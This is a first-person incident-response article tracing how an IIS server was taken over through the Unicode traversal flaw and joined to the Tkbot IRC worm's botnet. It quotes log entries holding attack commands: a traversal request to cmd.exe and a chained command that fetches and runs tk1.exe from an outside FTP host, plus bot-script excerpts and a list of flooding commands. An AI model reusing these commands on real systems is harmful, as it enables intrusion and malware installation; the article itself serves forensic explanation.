



Owned by the THR34T Krew...Part II

It all started with a simple call from a worried client who was complaining that his Internet connection seemed slow. From this simple utterance, I eventually discovered that the main server had become the victim of viruses and hackers galore. Through the use of a common Unicode vulnerability, hackers had exploited IIS to take over a client's computer[md]and had even turned it into a warez server that was hosting over 3GB of illegal software.


As a result, I had told my client to immediately wipe the server clean, and start fresh, this time installing all the necessary service packs. After discussing possible protection schemes with the client, I quickly started to remotely investigate server files and to collect as much data as possible about the methods and tricks the hackers had used to take over the server. However, approximately two hours into my investigation, I lost contact with the server. While the server answered to a standard ping, I quickly realized that both the Web server and my back door no longer existed.

This is where we pick up this true tale. So, without further ado, let the story resume!

Rooted by Tkbot.R00t.EDITiON.FiNAL

At this point, I was without a way to remotely access the server. My first thought was that the server had been disabled by the administrator. However, after a quick ping and port scan, I realized that the server was not offline; a phone call to the administrator confirmed that he had done nothing yet. Ironically, the port scan actually returned the same number of open ports as before, with the addition of two (1297 and 65130) and the subtraction of two: the Web server port 80 and port 99 used by ncx99.exe.

Left with no other choice, I decided to connect to these new ports using telnet and FTP clients to see what data they returned. To my surprise, it looked like this server had fallen victim to yet another hacker, as you can see in Figure 1. However, this time the hacker took care to remove the method by which other hackers were gaining access!



The screenshot shows a terminal window titled "Konsole - root@localhost:~ - Konsole <2>". The window has a menu bar with "File", "Sessions", "Settings", and "Help". The main area displays the following text:

```
220-### TK Distro ####
220-
220--Server Stats
220-Uptime: 3 days 8 hours 48 mins
220-Total Space: 596.39 MB on C
220-Files downloaded: 0 Total: 0 Kb
220-Files uploaded: 0 Total: 0 Kb
220-Current Speed: 0.000 Kb/sec
220-Average Speed: 0.000 Kb/sec
220-
220--User Stats
220-Users logged in: 1 / -1
220-Total logged in users: 0
220-Users in last 24hrs: 3
220-
220-#####
220-
220-
220-
220-
220-
```

Figure 1

Telnet connection to port 65130 on hacked server.

After a few attempts at guessing various common passwords, I contacted the administrator once again to keep him informed of the latest events. I also asked for permission to investigate the server at the physical site and for the administrator account information needed to access the server.

Let the Games Begin: Day 2, Afternoon

I couldn't get to the site until the following afternoon. However, this gave me time to plan a tentative method of approach. After thinking through my options, I determined that the best possible approach to determine what the hacker was up to would be to install a sniffer to see if I could capture any telnet or ftp passwords used by the hacker when he logged in. I also planned on taking a close look at the log files and file system to see if any changes in the last 24 hours could account for the latest dilemma. While this seemed like a shot in the dark, at best, it ironically provided me an answer that I wasn't yet even looking for.


When I got to the site, I immediately set up shop. The site uses hub-based networking, so instead of switched networking, I was able to simply plug my laptop into the network and start sniffing the traffic.

Hubs broadcast data to all ports and let the device at the end of the wire determine whether a packet was sent to them. Switches, on the other hand, monitor the hardware address of each device plugged into it and pass information to that port only if it is meant to go there. This makes sniffing on a switched network a bit more challenging.

(http://informati.com/isapi/product_id~%7B9AA7A3D2-ECE6-4F0D-8894-1CF7F18D6033%7D/session_id~%7B1ABEA3EB-F560-449F-A6C7-2D0484F275DD%7D/content/index.asp)

My goal was to collect data and analyze it later using Ethereal. To facilitate this, I started up tcpdump on my laptop (running Linux) and directed it to save the capture to a file on my hard drive. With this done, I started looking around on the server at the file system, network connections, and services that were running.

I started with Netstat, which provides its user with information about the network connection. As you can see in Figure 2, several suspicious connections were very obvious (note the connections to the IRC servers). Next, I took a look at the task list, which shows the programs currently running on the computer. Here, I noticed an unusual service called FireDaemon. After a quick search online, I found out that FireDaemon is a "utility that allows you to install and run virtually any native Win32 application or script (e.g. BAT/CMD, Perl, Java, Python) as a Windows NT/2K/XP service." In other words, FireDaemon is a hacker's dream come true. By installing a root kit as a service, a hacker can basically guarantee that the root kit will execute if the server is rebooted.



The screenshot shows a Windows NT command prompt window. The title bar reads 'C:\WINNT\System32\cmd.exe'. The window displays the output of the 'netstat' command. The output shows various TCP connections. Several connections are to IRC servers, such as 'irc .icq.aol.com:6667' and 'irc .sy ms.c s.net:6667'. Other connections include 'exchange' sessions and external hosts like 'technology.com:1843' and 't.edu.tw:80'. The 'State' column indicates connection status like 'ESTABLISHED' and 'TIME_WAIT'.

Proto	Local Address	Foreign Address	State
TCP	exchange:nbsession	mail technology.com:1843	ESTABLISHED
TCP	exchange:nbsession	DESK:1161	ESTABLISHED
TCP	exchange:nbsession	DESK:1299	ESTABLISHED
TCP	exchange:nbsession	FRONT:1090	ESTABLISHED
TCP	exchange:nbsession	OFFICE:1026	ESTABLISHED
TCP	exchange:nbsession	:1851	ESTABLISHED
TCP	exchange:1032	e e.n t.edu.tw:80	ESTABLISHED
TCP	exchange:1167	mail technology.com:135	TIME_WAIT
TCP	exchange:1249	irc .icq.aol.com:6667	ESTABLISHED
TCP	exchange:1257	bab .sy ms.c s.net:6667	ESTABLISHED
TCP	exchange:1349	21 9- 1-1 .jax.f .com:80	ESTABLISHED
TCP	exchange:1518	w n e 5. .edu:6667	ESTABLISHED

Figure 2

Netstat results on hacked server.

Finally, I started to look around the server to see if I could discover how the hacker got in. I started with the Web server logs and found the entries in Listing 1.



Listing 2-1: Web sServer lLog eEntries.

```
209.115.xxx.xxx, -, 10/31/02, 16:01:11, W3SVC, EXCHANGE, 64.3.xxx.xxx, [ccc]
859, 156, 331, 200, 0, GET, /scripts/.%5c..%5cwinnt/system32/cmd.exe, [ccc]
/c+copy+c:\winnt\system32\cmd.exe+c:\inetpub\scripts\script.exe,
  

209.115.xxx.xxx, -, 10/31/02, 16:02:44, W3SVC, EXCHANGE, 64.3.xxx.xxx, [ccc]
83250, 270, 148, 200, 0, GET, /scripts/script.exe, [ccc]
/c+echo+open+209.184.xxx.xxx>tmp2&&echo+anonymous>>tmp2&&echo+a@a.com>>[ccc]
tmp2&&echo+get+httpodbc.dll>>tmp2&&echo+get+tk1.exe>>tmp2&&echo+bye>>[ccc]
tmp2&&echo+ftp+-s:tmp2>>tmp2.cmd&&echo+exit>>tmp2.cmd&&tmp2.cmd,
  

209.115.xxx.xxx, -, 10/31/02, 16:06:11, W3SVC, EXCHANGE, 64.3.xxx.xxx, [ccc]
703, 170, 572, 200, 0, GET, /scripts/httpodbc.dll, [ccc]
MfcISAPICommand=Exploit&cmd=c%3A%5Cwinnt%5Csystem32%5Ccmd.exe+%[ccc]
2Fc+c%3A%5Cinetpub%5Cscripts%5Ctk1.exe,
  

209.115.xxx.xxx, -, 10/31/02, 16:06:26, W3SVC, EXCHANGE, 64.3.xxx.xxx, [ccc]
828, 174, 576, 200, 0, GET, /scripts/httpodbc.dll, [ccc]
MfcISAPICommand=Exploit&cmd=c%3A%5Cwinnt%5Csystem32%5Ccmd.exe+%[ccc]
2Fc+del+c%3A%5Cinetpub%5Cscripts%5Ctk1.exe,
```

Using this entry as a path, I went to the specified folder and found three files: tmp2, tmp2.cmd, and httpodbc.dll. I opened the first two files in Notepad and discovered that they were FTP command files and a batch file that downloaded tk1.exe and httpodbc.dll, a file commonly used by Nimda. Because the FTP command files pointed to a server using an anonymous account, I logged into the still existing FTP server and grabbed a copy of the file for my own future investigation.

I continued my exploration of the server and confirmed that this hack job was definitely the reason why the Web server was offline and why there were two new ports opened on the server. This assumption was based on the fact that the tk1.exe download occurred seconds before the Web server log file went blank, and the FTP server that was currently running on port 65130 showed that was a "TK DISTRO."

At this point, I was ready to head home. Based on the Netstat results and the newly found information regarding the mysterious TK, I was guessing that this particular hack job was an FTP/back door/IRC Trojan all wrapped up in one nice file (tk1.exe). However, this theory had yet to be validated.

THR34T Krew: Day 2, Night

After a nice evening with my wife and daughter, I was ready to attack the dump file. Using Ethereal, I loaded up the file using a filter to show only the traffic going to and from the hacked server's IP address. Once the file was loaded, which took a few minutes, I quickly spotted the IRC traffic. Sure enough, just as I had guessed, there was a session open between the hacked server and an IRC server. As illustrated in Figure 3, it was easy to spot the room name and the general type of activity the Trojan IRC daemon seemed to be passing back and forth.




Figure 3

Captured IRC packets.

While I was hoping for some more information, such as the username/password used to access the back doors on the server, my dump provided nothing else of value. So, I downloaded mIRC and configured it to connect to the IRC server in question. Once I was connected, it became apparent that this was no typical mainstream chat server. In fact, my first thought was that this was an IRC warez server, which is typically used as Internet-based software swap rooms. Using the /list command, I pulled up the public channels. The room listing confirmed my idea. But as with many things in life, you can't judge a book by its cover.

Thanks to my data capture, I knew what room I was looking for (#tkworld). So, I typed /join #tkworld and was told I needed a password. Stumped! I tried a few obvious passwords, but to no avail. Next I tried to connect to #tkworld1, which also showed up in the dump file. This worked. I was in! As I excitedly chortled to myself while the member list loaded, my laugh quickly turned to a sharp breath of air as I discovered there were hundreds and hundreds of other "people" in the room with me.

It slowly dawned on me that my client's server was only one of hundreds, if not thousands, of infected computers that connected to this chat room. I was in shock! Page after page after page of usernames scrolled by, each with a name starting with "TK" but ending in a systematically increasing number/character combination. It slowly dawned on me that my client's hacked server was probably one of the first victims of a new worm.

While I was in the room, I started looking at user information to see if it would tell me anything new. As you can see in Figure 4, the user information basically confirmed that everyone was infected with the same IRC Trojan going by the name of Tkbot (or THR34T Krew's bot, depending on how you looked at it).




Figure 4

IRC client information.

Late Friday Night with ||||| |v| (DOOM)

Although I had made it into the private chat room, this victory was short-lived. No more than five minutes went by before I found myself booted from #tkworld1. I tried to get back in, but the room seemed to have been locked down. I kept trying to find a way in and was getting very frustrated when I suddenly noticed that a new room had appeared named TK. I quickly joined this room (no password needed) and found a

user with a very hackerish name who I also noticed in the #tkworld1 room and in the dump file (see Figure 3). However, because the name was cryptic, I didn't really pick up on the fact that it could have been a real person. Feeling a bit foolish, I first fired off a message to the room and then directly to the username, asking if this was a real person or just another bot. To my surprise [|][|][v] responded!

To make a long story short, our conversation went through several stages. At first DOOM was very curious about who I was and how I got there and what I knew about #tkworld. I replied with a miniature version of my story thus far and asked what he knew. Not surprisingly, he was very vague in his answers but let on to several interesting tidbits of information:

- He had set up the chat server for a "friend."
- The TK worm had been recently released, and the chat server had been online only for a few hours.
- The IRC worm had been installed as a service.
- The worm facet used the IIS Unicode exploit to spread.
- His IRC program was labeled Thr34t IRC.
- He was still in school and lived in the U.K. (possibly false).

The conversation lasted about a half hour, with some tangents about various things, but it ended with me asking if I could get a copy of the Trojan files and if he could tell me what the password was to the #tkworld rooms. Both requests were politely denied, but I had more than enough information to start looking for the answer myself. I signed off and went to get some sleep.

Infected by TKbot: Saturday Morning

Now that I had a direction, I was ready to find out firsthand what the Trojan did. So, I loaded up Windows 2000 inside VMWare and downloaded the tk1.exe file I had obtained from the FTP server. I took a deep breath, prepared my screen-capture program and my file-monitoring program, and double-clicked the Trojan file. One quick shell window, as seen in Figure 5, and the screen was back to normal. However, a quick Netstat and task list check confirmed that I was now a victim of the THR34t Krew's IRC worm.



Figure 5

Screen shot of TK1.exe installation.

After checking my system for changes, I discovered that, once executed, this 1 file became 30 files, which included programs, settings, and services that started up with the computer. These services included a customized mIRC client, an FTP server, and a complex IRC script. Once I examined the files a bit more closely using Notepad, I discovered that the majority of the files were written as plain text. Fortunately, inside this text I quickly discovered several possible passwords.

My next step was to test the potential passwords, so I went back to the chat server. To my delight, one of the passwords (private) worked, and I was able to enter the chat room. Once I entered, I immediately changed my nickname to match the other algorithmically created names (as in TK^8374 and TK=-887). I then started to probe the chat room and its inhabitants for any bits of information I could find.

After a few minutes, I began to realize that my efforts were futile. While I could query the other handles for information, and could even find their IP addresses by port-scanning their subnets on port 1297 (the Trojan port), I was not able to get any response from the room. My next step was to head back to my infected Windows 2000 system for some more file investigation.

I started with the file containing the IRC script that I assumed controlled the IRC bots. I scanned the script and came to the conclusion that this script was indeed the culprit for the IRC bot and also an IRC relay server that opened on port 1297. To confirm this, I started examining the script for a command I could use to test the other Tkbots that were in the secret chat room with me. To my dismay, I found the following line inside the code:

```
if($level($address($nick,9)) != 100) { halt }
```



In other words, unless I was an operator of the server, I wouldn't have the power to command the bots. While this was a bit discouraging, I must admit that this was a wise decision on behalf of the scripter. I mean, who knows what kind of trouble I could have gotten into if I had control of 1,000 computers?

However, I wanted to investigate the power of the script in a controlled environment. To do this, I loaded up the script in mIRC and edited out all the restrictions on the script and put my own in place. Once I had the script loaded up, I connected to another IRC server and created my own chat room. After a few minutes of debugging, my script was in place.

During this investigation, I discovered that the creator of this Trojan script had done an excellent job of mass producing a very powerful remote-control program. Using simple commands one to four words long, a person could probe a computer for statistical information, upload and download files, execute programs on the remote server, and even command the server to start scanning the Internet for other vulnerable computers. The following is the command and the alias that would return the estimated speed of the network the server is connected to:

```
if ($1 == !netspeed) { netspeed }

alias netspeed {
    set %nsp $nc
    write -c netst.bat netstat -e >stt.tx
    run netst.bat
    .timer -m 1 9950 once}
```

The first line contains the filter that captures the text entered by the channel operator. If the op types !netspeed, this line will execute the code in the alias netspeed, which contains code that executes Netstat and dumps the results into a file that is then sent back to the IRC chat room.

The list of commands includes those to do the following:

- Perform a UDP flood
- Execute file
- Gain hard drive statistics
- Perform a Web site flood
- Create Server lag
- Execute IRC commands
- Kill the server
- Perform an open port query

- Control BNC (Trojan installed on port 1297)
- Execute built in vulnerability scanner
- Perform download/upload commands

The Th34t: Day 3, Night

While I could go on about the power of this mIRC script, it is beyond the scope of this article. If any readers are interested in the power of IRC scripting, please comment and I may produce an article related to that subject.

During the time I was testing and probing the power of the TK script, I had remained logged into the #tkworld channel. My intent was to simply log any activity or people that logged in or out. While I was connected, I noticed that after a few hours the number of Tkbots started decreasing. In the middle of the disconnects I noticed that one person named DiCise had connected and then disconnected. Ironically, this person had a disconnect message set up in his IRC program that posted the following message:

"Can j00 f33l tha THR34T? I g0t th3 p0w3r 0f r3wt"

The first thing I noticed in this message was the very familiar word THR34T. Taking a stab in the dark, I opened www.google.com and did a quick search for that uncommon word. After I scanned the results, I clicked one promising link and was presented with the following screen (see Figure 6).






Figure 6

THR34T security crew's Web page (no longer online).

At this point, I fell out of my chair and about threw up from laughter. Not one to dismiss coincidences, I am pretty sure that the THR34T security crew knows quite a bit about this IRC Trojan. As if the previously mentioned discussion with DOOM, the IRC client he was using, and the good-bye message from DiCise weren't enough, I learned as I was looking through the setup files of the TK Disto FTP server that one of the accounts was named DOOM. At what point can you ignore the obvious?

Summary

At this point, the investigation was basically over for me. I had found all I was going to find. WHOIS returned nothing of value, I didn't have log files for the server, and the THR34T crew had disappeared. While the spread of this hacker IRC bot/Trojan has seemed to have all but stopped, at last glance at the [hacked](#) IRC server (November 25, 2002), #tkworld still had a few inhabitants.

In the end, this hacked server provided a great lesson on what can happen to a computer if it is not properly maintained. Whether it is a virus, a worm, a Trojan, a hacker, or all of the above, it is up to you to protect your assets. While my client's server provide me a great source of amusement, I doubt that the server's administrator was very excited at the prospect of rescuing e-mails and business data, followed by a format and reinstall.

Not to focus on the hackers, but they, too, provided a valuable lesson. Ironically, after all the efforts at maintaining anonymity, pride once again went before the fall. While I can't be sure that THR34T was actually involved in the creation and distribution of this worm, it does appear that they know something about it. Unfortunately, all emails to DOOM have bounced and their Web site is gone. So, I guess I may never know!

P.S. As I was reviewing this article for final delivery, I decided to take a quick peek back at the hackers IRC server. To my surprise, it looked like the server was in full swing. Several hundred owned computers were logged in, and more were connecting by the minute. I stuck around and noticed a few real people were on the server with me. After starting up several conversations, being fed little bits of misleading information, and eventually getting my self booted offline for 10 hours by a DDoS attack, one of the members of the Thr34t Krew took pity on me and we had a good conversation. He told me all about his Krew, the measures of security they go through to maintain anonymity, and the breadth and power of their network. He also told me that the IRC server was about to be deleted because of my probing, and that they were moving to another server. In short, this 16 year old guy, and the other 10 members of his Krew had created a worm/Trojan that had more power and bandwidth than some governments. Welcome to the future, where ownership is a matter of perspective, and power is determined by the number of computers/bandwidth that you control.

P.P.S. Thanks for stopping the DDoS attack!